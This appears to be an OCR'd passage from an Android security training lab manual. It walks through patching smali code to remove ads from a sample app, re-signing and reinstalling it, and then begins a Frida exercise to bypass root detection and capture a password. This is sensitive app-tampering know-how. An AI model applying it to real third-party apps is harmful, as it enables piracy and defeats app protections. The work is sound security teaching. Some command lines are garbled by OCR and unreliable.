


12. Disable WebView.loadUrl Method

Inspecting the code at line 296, you will see the URL for the content retrieved for advertising. Immediately following, you will see a call to `WebView.loadUrl()` on line 298. Add a hash

character at the beginning of line 298, disabling the `WebView.loadURL()` code. Click **File | Save** to save the change to the `MainActivity.smali` file.

An Android WebView is a portion of an application where HTTP content is rendered and displayed (such as an image or HTML markup). By commenting out the `WebView.loadUrl()` code, the application will retain a blank WebView with no content.



13. Identify Second WebView Reference

Developers may use more than one code block for application functionality, possibly as a way to evade attackers who manipulate applications through reverse engineering techniques.
Search through the other smali files for IsItDown, locating a second reference to the ad URL. Once identified, disable the `WebView.loadUrl()` as you did for `MainActivity.smali`.


14. Search Using Findstr

From your Command Prompt, search for the **http** string using the Windows `findstr` utility, as shown:

```
E:\lab-
files\android_modify\isitdown\smali\com\willhackforsushi\isitdown>findst
r /i http *.smali
MainActivity$1.smali:          const-string v2,
"http://files.sec575.org/ad.gif" MainActivity.smali:
                const-string v3,
"http://files.sec575.org/ad.gif"
```


Next, open the **`MainActivity$1.smali`** file with Notepad++.

Here we see that both MainActivity.smali and MainActivity$1.smali have URL references that point to the banner ad.



15. Disable Second WebView.loadUrl Method

From Notepad++, search for the **http** string in the `MainActivity$1.smali` file. Identify the `WebView.loadUrl()` invocation on line **69**, immediately following the ad URL. Comment out the `WebView->loadUrl` code, then save and exit Notepad++.



16. Rebuild your APK File

Return to your Command Prompt and change to the C:\Users\student directory (one directory above the IsItDown/ directory). Rebuild the IsItDown application using Apktool:

`E:\lab-files\android_modify\itItDown\smali\com\willhackforsushi\isitdown>`**`cd \lab-files\android_mo`**

```
E:\lab-files\android_modify>apktool b isItDown
I: Using Apktool 2.4.0
I: Checking whether sources has
changed... I: Smaling smali
folder into classes.dex... I:
Checking whether resources has
changed... I: Building
resources...
I: Building apk file...
I: Copying unknown files/dir...
```

If your Dalvik bytecode changes introduced syntax errors or typos in the smali files, then you will see errors here. Resolve the errors using the reported line numbers and filenames and try to build again (don't spend too much time here though—ask an instructor or a TA for assistance).


If you get really stuck, delete the top-level IsItDown directory generated by apktool and start again, recreating the changes described in this exercise.

Apktool rebuilds the APK file from the Smali files and saves the new APK to `E:\lab-files\android_modify\isitdown\dist\isitdown.apk`. This APK file isn't signed, however, so it can't be installed on an Android device.

17. Generate a Keystore

Next you need to generate a keystore for use in signing the newly generated APK file. Create a directory for the keystore, then generate the keystore using the Java keytool command, as shown. Enter a basic password ("password" is OK) when prompted. Answer all the questions when prompted:

```
E:\lab-files\android_modify>mkdir keys
E:\lab-files\android_modify>keytool -genkey -v -keystore
keys/IsItDown.keystore -alias IsItDown -keyalg RSA - validity 10000
```



18. Sign the Modified APK


With your keystore generated, use the jarsigner utility from the Java Development Kit to sign Apktool's new APK file, as shown:

```
E:\lab-files\android_modify>jarsigner -verbose -keystore
keys\IsItDown.keystore isitdown\dist\isi
```

Enter the keystore password when prompted.

The warning "No -tsa or -tsacert is provided..." can be ignored.


The trailing argument in the jarsigner command line refers to the keystore alias (IsItDown).



19. Zipalign the signed APK

After the APK file has been signed, it needs to be zipaligned. It is possible that the zip is already correctly aligned, but it is best to perform this step every time.


```
E:\lab-files\android_modify>zipalign -v 4
isItDown/dist/isitdown.apk isItDown_fixed.apk Verifying
alignment of isitdown_aligned.apk (4)...
44 resources.arsc (OK)
3280 res/drawable-xxhdpi-
v4/ic_launcher.png (OK) 4375
res/layout/activity_main.xml (OK -
compressed) 5204 res/drawable-
xhdpi-v4/ic_action_search.png (OK)
5764 res/drawable-xhdpi-v4/ic_launcher.png (OK)
6468 res/drawable-mdpi-v4/ic_action_search.png (OK)
6848 res/drawable-mdpi-
v4/ic_launcher.png (OK) 7193
res/menu/main.xml (OK -
compressed)
7528 res/drawable-hdpi-v4/ic_action_search.png (OK)
8004 res/drawable-hdpi-v4/ic_launcher.png (OK)
8500 res/drawable-ldpi-v4/ic_launcher.png (OK)
8766 AndroidManifest.xml (OK - compressed) 9565 classes.dex (OK - compressed)
224757
com/willhackforsushi/isitdown/.MainActivity.java.swp (OK -
compressed) Verification successful
```



20. Uninstall Old, Install New IsItDown

Next, uninstall the old IsItDown application:

```
E:\lab-files\android_modify>adb shell pm list packages | findstr /I
"isitdown"
package:com.willhackforsushi.isitdown

E:\lab-files\android_modify>adb uninstall com.willhackforsushi.isitdown

E:\lab-files\android_modify>adb install isItDown_fixed.apk
```



21. Run Modified IsItDown

Return to the Android VM and launch the IsItDown application. You should see the distinct lack of a banner ad and the flexibility to run the application even on virtualized and emulated Android devices.

> If IsItDown crashes, it may be from a logic error in your modified code. Review your Smali code or start again and apply the modifications described in this exercise.

"When you told me it was straightforward to manipulate apps, I admit, I didn't really believe it," Kevin acknowledges as you demonstrate the modified IsItDown application. "Using this technique, I bet someone could modify my app and then sell it on their own too."

Begrudgingly, Kevin thanks you for your help and opening his eyes to the risks associated with Android app manipulation. Congratulations!

This page intentionally left blank.

SEC575-4.3: Exercise—Frida and Objection

Objective

Use Frida to modify the behavior of an application at runtime and intercept a password.

Scenario

In this exercise, you will use Frida to manipulate the behavior of the Secure Notes application. First, you will disable a root check that is performed at the start of the application to make it run on the emulator. After the root detection has been disabled, you will use Frida again to intercept the password that is used to guard the secured notes.

Virtual Machines

1. SEC575-E01_02: Kali Linux
2. Windows 10
3. SEC575-E01_02: PfSense
4. Kali
5. Android 8.1
6. SEC575-E01_02: LabServer

Frida and Objection

A good friend of yours has created the ultimate secure notes app. He is so confident about his new application that he has even published it to the Google Play store. You immediately tell him that that's a very bad idea, but he refuses to listen. The data is encrypted, and anyone that tries to tamper with the application will be detected. You still insist that you can retrieve the content, but once again he refuses to believe you.

When you get home, you immediately download the APK file and start working...

1. **Log in to Windows**

   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.

2. **Open Command Prompt**


   From the Windows system, click **Start | Command Prompt** to open a command shell.

3. **Use ADB to Connect to the Android VM**

   From the Windows command prompt, use the adb utility to establish a connection to the Android VM:

   C:\Users\student>**adb connect 10.10.10.7:5555**
   connected to 10.10.10.7:5555


   C:\Users\student>**adb**
   devices List of devices
   attached 10.10.10.7:5555
   device



4. **Install the SecureNotes Application**

   From the Command Prompt, install the SecureNotes application using ADB:

   C:\Users\student>**adb install E:\lab-files\frida\securenotes.apk**




5. **Open SecureNotes on the Android VM**

   Switch to the Android VM and open the SecureNotes application by opening the application list and clicking the SecureNotes icon.

   When the application opens, you are greeted with an alert welcoming you to the application. Click **OK** to see a new alert indicating that the device has been rooted. There is only one option in the alert and clicking it will stop the application.

   Click **Exit** to see the application close.



